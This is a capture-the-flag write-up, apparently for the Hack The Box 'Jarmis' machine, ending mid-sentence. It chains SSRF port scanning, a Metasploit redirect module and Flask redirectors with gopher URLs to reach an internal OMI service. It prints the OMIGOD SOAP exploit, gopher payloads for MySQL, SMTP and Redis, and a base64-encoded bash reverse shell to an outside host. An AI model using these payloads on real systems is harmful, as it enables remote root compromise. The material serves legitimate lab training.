
The server requested ours 10 times. We can try to open a metasploit listener now and see how it works.

We can see our host is flagged as malicious.

We open wireshark to check the requests.

We can filter by TLS only.
ip.src == 10.10.11.117 && ip.dst == 10.10.16.7 && tcp.port == 8443 && tls

We can see 13 packets. 10 of them are Client Hello packet and the 11’s is an application Data request. We can conclude that the server send 10 TLS requests to the server that he is querying and if it is flagged as malicious, he sends an 11th request to grab its metadata.
We can try to play with the /fetch endpoint, maybe discover some internal open ports of the system itself.
curl http://jarmis.htb/api/v1/fetch?endpoint="http://localhost:22"
We can see some outputs.

We already know that 22 and 80 are open, we can see a different response if we provide a random port. We can make a small script to see what ports are open. internally.
#!/bin/bash

query_port() {
    local port=$1
    response=$(curl -s "http://jarmis.htb/api/v1/fetch?endpoint=http://localhost:$port")

    if ! echo "$response" | grep -q '"endpoint":"null"' && ! echo "$response" | grep -q '502 Bad Gateway'; then
        echo "Port: $port"
        echo "Response: $response"
    fi
}


export -f query_port

for port in {1..65535}; do
    query_port "$port" &

    if (( $(jobs -r | wc -l) >= 100 )); then
        wait -n
    fi
done

wait
We get some new ports.

Focusing on ports 5985 and 5986 are run by WSMan service.
the WSMan service refers to an implementation of the Web Services for Management (WS-Management) protocol. This protocol, originally developed by Microsoft, is designed for systems management and remote execution over HTTP/S. While it is more commonly associated with Windows systems (via WinRM), Linux also supports WS-Management via third-party or open-source implementations.
Implementations of WSMan on Linux:
Linux systems typically use open-source tools to provide WS-Management support. The most common one is the Open Management Infrastructure (OMI).
A vulnerability was discovered related to OMI called OMIGOD
Exploitation Process:
- Identify the Target:
- Attackers scan the network for exposed OMI endpoints on ports 5985 (HTTP) or 5986 (HTTPS).
- Send Malicious Payload:
- A specially crafted HTTP request triggers the RCE vulnerability.
- Execute Commands:
- The payload allows attackers to execute commands with root privileges.
The payload uses the SOAP protocol. To perform this attack we need different things. We need to communicate with the OMI server. This is impossible as it is an internal server. What can be done is to make the server communicate with our malicious server. When sending the last request, this request will be forwarded to our server. This server will manipulate the request to make the machine itself query the OMI server internally and send the malicious payload with it.
Exploitation
First, we need to make a custom metasploit script that forwards the 11’s packet to our listener.
The metasploit custom script:
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpServer::HTML
  include Msf::Auxiliary::Report

  def initialize(info={})
    super(update_info(info,
      'Name'        => 'Redirect Jarmis Scanner to something else',
      'Description'    => %q{
        The Jarmis Scanner will try to collect content from a server it detects as a known
        malicious JARM. MSF is that, and therefore this module will redirect that last request
        to some other url for SSRF.
      },
      'Author'      => ['0xdf'],
      'License'     => MSF_LICENSE,
      'Actions'     =>
        [
          [ 'Redirect', 'Description' => 'Run redirect web server' ]
        ],
      'PassiveActions' =>
        [
          'Redirect'
        ],
      'DefaultAction'  => 'Redirect'
    ))

    register_options(
      [
        OptPort.new('SRVPORT', [ true, "The local port to listen on.", 443 ]),
        OptString.new('RedirectURL', [ true, "The page to redirect users to" ]),
        OptBool.new('SSL', [ true, "Negotiate SSL for incoming connections", true])
      ])
  end

  # Not compatible today
  def support_ipv6?
    false
  end

  def run
    @myhost   = datastore['SRVHOST']
    @myport   = datastore['SRVPORT']

    exploit
  end

  def on_request_uri(cli, req)
    if datastore['RedirectURL']
      print_status("Redirecting client #{cli.peerhost} to #{datastore['RedirectURL']}")
      send_redirect(cli, datastore['RedirectURL'])
    else
      send_not_found(cli)
    end
  end
end
We add it to the modules path, in /usr/share/metasploit-framework/modules/exploits/ then open metasploit and refresh the modules. Then use it.

We run the exploit.

We run the curl command and see if the redirection will work.
curl http://jarmis.htb/api/v1/fetch?endpoint="https://10.10.16.7:4443/SYtThFH5"

We get a hit.
What we need to do now, is to make a python server that redirect the request once more ( this will simulate the redirection internally to the OMI server).
from flask import Flask, redirect
from urllib.parse import quote

app = Flask(__name__)

@app.route('/')
def root():
    return redirect('http://10.10.16.7:4444', code=301)

if __name__ == "__main__":
    # Run the Flask server with ad-hoc SSL
    app.run(ssl_context='adhoc', debug=True, host="10.10.16.7", port=4445)****
We run the server , then we need to change the redirectionURL in the metasploit server to be https://10.10.16.7:4443 then run.

We get a hit.

The redirection Chain is working. What we need to do now is to redirect internally to the OMI server. The POC of the OMIGOD is available online.
#!/usr/bin/python3
import argparse
import re
import requests
import urllib3
from xml.etree import ElementTree
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
# SOAP payload from https://github.com/midoxnet/CVE-2021-38647
DATA = """<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema">
<s:Header>
<a:To>HTTP://192.168.1.1:5986/wsman/</a:To>
<w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>
<a:ReplyTo>
<a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>
</a:ReplyTo>
<a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteShellCommand</a:Action>
<w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>
<a:MessageID>uuid:0AB58087-C2C3-0005-0000-000000010000</a:MessageID>
<w:OperationTimeout>PT1M30S</w:OperationTimeout>
<w:Locale xml:lang="en-us" s:mustUnderstand="false" />
<p:DataLocale xml:lang="en-us" s:mustUnderstand="false" />
<w:OptionSet s:mustUnderstand="true" />
<w:SelectorSet>
<w:Selector Name="__cimnamespace">root/scx</w:Selector>
</w:SelectorSet>
</s:Header>
<s:Body>
<p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
<p:command>{}</p:command>
<p:timeout>0</p:timeout>
</p:ExecuteShellCommand_INPUT>
</s:Body>
</s:Envelope>
"""
def exploit(target, command):
headers = {'Content-Type': 'application/soap+xml;charset=UTF-8'}
r = requests.post(f'https://{target}:5986/wsman', headers=headers, data=DATA.format(command), verify=False)
output = re.search('<p:StdOut>(.*)</p:StdOut>', r.text)
error = re.search('<p:StdErr>(.*)</p:StdErr>', r.text)
if output:
if output.group(1):
print(output.group(1).rstrip(' '))
if error:
if error.group(1):
print(error.group(1).rstrip(' '))
if __name__ == '__main__':
parser = argparse.ArgumentParser()
parser.add_argument('-t', '--target', help='The IP address of the target', required=True)
parser.add_argument('-c', '--command', help='The command to run')
args = parser.parse_args()
exploit(args.target, args.command)
We can see that a POST request is being made , where the body is the SOAP data, and the command is being passed to be executed. We need a way to pass this request to the OMI server. The only way is by using the gopher protocol.
What is Gopher?
Gopher is a protocol that uses TCP to retrieve files and menus in a hierarchical structure. Unlike HTTP/HTTPS, Gopher doesn’t use headers and payloads in the same way, which allows it to interact with services that expect raw TCP inputs, such as databases (MySQL, Redis) or email servers (SMTP).
How Gopher Enables SSRF Exploitation
-
Direct TCP Communication:
- With Gopher, you can craft a payload to directly communicate with backend services by specifying the IP address, port, and data to be sent.
- Example:
gopher://127.0.0.1:3306/can send raw commands to a MySQL database running on the target server.
-
Bypassing HTTP Limitations:
- SSRF vulnerabilities often only allow HTTP or HTTPS requests.
- Some systems support Gopher requests, enabling interaction with services that don’t use HTTP (e.g., Redis, MySQL, SMTP).
-
Custom Payload Crafting:
- Gopher URLs can encode arbitrary commands to send to the target service.
- Example: Sending a Redis
SETcommand to insert malicious data into the Redis database.
SSRF Payload Examples with Gopher
Interacting with HTTP Services
Send HTTP requests via Gopher:
gopher://127.0.0.1:8080/_GET / HTTP/1.1%0D%0AHost: example.com%0D%0A%0D%0A
- This sends a crafted HTTP GET request to
127.0.0.1:8080.
Exploiting MySQL Databases
Authenticate with MySQL (assuming the username has no password):
gopher://127.0.0.1:3306/_\x00\x00\x00\x03SELECT%20*%20FROM%20users;
- Sends a raw SQL query to the MySQL server.
Exploiting SMTP Servers
Send an email via SMTP:
$commands = array(
    'HELO victim.com',
    'MAIL FROM: <admin@victim.com>',
    'RCPT TO: <attacker@malicious.com>',
    'DATA',
    'Subject: SSRF Exploit',
    'This is an email sent via SSRF and Gopher!',
    '.'
);
$payload = implode('%0A', $commands);
header('Location: gopher://127.0.0.1:25/_' . $payload);
- This script crafts SMTP commands to send an email.
Exploiting Redis Databases
Set a key in Redis:
gopher://127.0.0.1:6379/_%2A1%0D%0ASET%20hacked%20value%0D%0A
- This sends a Redis
SETcommand to insert a key-value pair.
Why Use Gopher in SSRF Attacks?
- Protocol Agnosticism: Gopher can communicate with any service that uses TCP.
- Flexibility: The Gopher protocol allows precise control over the data sent, making it a powerful tool for exploitation.
- Bypass Protections: Some SSRF filters block HTTP/HTTPS but fail to account for Gopher, enabling attackers to bypass these restrictions.
We can use the gopher protocol. To make it short, here is the most updated and working exploit.
from flask import Flask, redirect
from urllib.parse import quote

app = Flask(__name__)

DATA = """<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema">
   <s:Header>
      <a:To>HTTP://192.168.1.1:5986/wsman/</a:To>
      <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>
      <a:ReplyTo>
         <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>
      </a:ReplyTo>
      <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteShellCommand</a:Action>
      <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>
      <a:MessageID>uuid:0AB58087-C2C3-0005-0000-000000010000</a:MessageID>
      <w:OperationTimeout>PT1M30S</w:OperationTimeout>
      <w:Locale xml:lang="en-us" s:mustUnderstand="false" />
      <p:DataLocale xml:lang="en-us" s:mustUnderstand="false" />
      <w:OptionSet s:mustUnderstand="true" />
      <w:SelectorSet>
         <w:Selector Name="__cimnamespace">root/scx</w:Selector>
      </w:SelectorSet>
   </s:Header>
   <s:Body>
      <p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
         <p:command>{}</p:command>
         <p:timeout>0</p:timeout>
      </p:ExecuteShellCommand_INPUT>
   </s:Body>
</s:Envelope>
"""

REQUEST = """POST / HTTP/1.1\r
Host: localhost:5985\r
User-Agent: curl/7.74.0\r
Content-Length: {length}\r
Content-Type: application/soap+xml;charset=UTF-8\r
\r
{body}"""

@app.route('/')
def root():
    cmd = "echo 'YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43LzQ0NDUgMD4mMSIK' | base64 -d | bash"
    data = DATA.format(cmd)
    req = REQUEST.format(length=len(data)+2, body=data)
    enc_req = quote(req, safe='')
    return redirect(f'gopher://127.0.0.1:5985/_{enc_req}', code=301)

if __name__ == "__main__":
    app.run(ssl_context='adhoc', debug=True, host="10.10.16.7", port=4444)
Key Components
-
Flask Framework:
- The Flask framework is used to create the web server and handle routing.
-
Global Variables:
DATA: Represents a SOAP (Simple Object Access Protocol) request body with placeholders for a command to be executed.REQUEST: Represents an HTTP POST request template with placeholders for the content length and the request body.
-
Routes:
- The Flask application defines a single route (
/) that dynamically generates and redirects requests to a Gopher URL.
- The Flask application defines a single route (
Code Details
SOAP Request Template (DATA)
- The SOAP envelope is used to wrap the command that will be executed on the target system:
<a:To>: Specifies the target system’s endpoint (http://192.168.1.1:5986/wsman/).<p:command>: Contains the command to execute. This placeholder ({}) will be dynamically replaced with a Base64-encoded payload.
HTTP POST Request Template (REQUEST)
- This template formats a complete HTTP POST request:
Content-Length: Specifies the length of the request body (including the SOAP envelope).{body}: Placeholder for the SOAP envelope content.
Flask Route (root())
-
Command to Execute (
cmd):-
The command encoded in Base64 (
YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43LzQ0NDUgMD4mMSIK) decodes to:bash -c "bash -i >& /dev/tcp/10.10.16.7/4445 0>&1"This establishes a reverse shell connection to
10.10.16.7on port4445.
-
-
SOAP Envelope Formatting:
- The placeholder
{}inDATAis replaced with the Base64-decoded payload, crafting the full SOAP request body.
- The placeholder
-
HTTP Request Formatting:
- The
REQUESTtemplate is filled with:length: Length of the formatted SOAP body plus two extra bytes for CRLF (\r\n).body: The formatted SOAP envelope from the previous step.
- The
-
URL Encoding:
- The complete HTTP request (SOAP request + HTTP headers) is URL-encoded using the
quote()function. This ensures compatibility with the Gopher protocol.
- The complete HTTP request (SOAP request + HTTP headers) is URL-encoded using the
-
Redirect to Gopher URL:
- The user is redirected to a Gopher URL (
